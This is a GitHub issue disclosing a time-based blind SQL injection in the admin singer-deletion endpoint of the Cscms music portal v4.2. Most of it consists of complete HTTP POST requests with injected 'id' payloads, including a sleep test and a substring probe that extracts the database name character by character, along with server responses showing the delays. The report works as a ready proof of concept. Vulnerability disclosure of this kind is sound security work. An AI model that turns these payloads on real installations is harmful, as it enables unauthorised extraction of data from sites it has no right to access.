New issue Jump to bottom

SQL injection vulnerability exists in Cscms music portal system v4.2 #28

Open **Am1azi3ng** opened this issue on Apr 19 · 0 comments


Am1azi3ng commented on Apr 19

Details

there is a Injection vulnerability exists in singer_Singer.php_del

After logging in, the administrator needs to add a singer first and then delete the singer. When deleting the singer, SQL injection vulnerability is generated. The injection point is ID, and the constructed malicious payload is as follows

```
POST /admin.php/singer/admin/singer/del?yid=3 HTTP/1.1
Host: cscms.test
Content-Length: 4
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/singer/admin/singer?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=v1ahrkd5h84dsm4ftla4ruuks41kb526
Connection: close

id=1)and(sleep(5))--+
```




```
Host: cscms.test
Content-Length: 21
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/singer/admin/singer?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4; cscms_admin_login=
  6hHRwKPiGz1%2FN9C4hmVHc0kF4oyCol8INzjjyeMF3fURy57grmVzbA; cscms_session=
  v1ahrkd5h84dsm4ftla4ruuks41kb526
Connection: close

id=1)and(sleep(5))--+
```

```
Date: Wed, 23 Feb 2022 06:48:44 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Cscms v4 (http://www.chshcms.com)
Set-Cookie: cscms_session=v1ahrkd5h84dsm4ftla4ruuks41kb526; expires=Wed, 23-Feb-2
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 138

{"error":0,"info":{"url":"\/admin.php\/singer\/admin\/singer?yid=3&v=636"},"msg":
```

698 bytes | 5,091 millis


You can see that success makes the server sleep
Construct payload database



```
POST /admin.php/singer/admin/singer/del?yid=3 HTTP/1.1
Host: cscms.test
Content-Length: 63
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/singer/admin/singer?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4; cscms_admin_login=
  6hHRwKPiGz1%2FN9C4hmVHc0kF4oyCol8INzjjyeMF3fURy57grmVzbA; cscms_session=
  v1ahrkd5h84dsm4ftla4ruuks41kb526
Connection: close

id=2) and if(substr((select+database()),1,1)='c',sleep(5),1)--+
```

```
HTTP/1.1 200 OK
Date: Wed, 23 Feb 2022 06:51:04 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Cscms v4 (http://www.chshcms.com)
Set-Cookie: cscms_session=v1ahrkd5h84dsm4ftla4ruuks41kb526; expires=Wed, 23-Feb-2
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 138

{"error":0,"info":{"url":"\/admin.php\/singer\/admin\/singer?yid=3&v=891"},"msg":
```

698 bytes | 5,059 millis



```
select database();
```

	`database()`
1	cscms

There is blind SQL injection. Because the database name is "cscms", the string returned by select database() starts with 'C', substr ((select + database()), 1,1) = 'C' is true, and the verification is correct

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant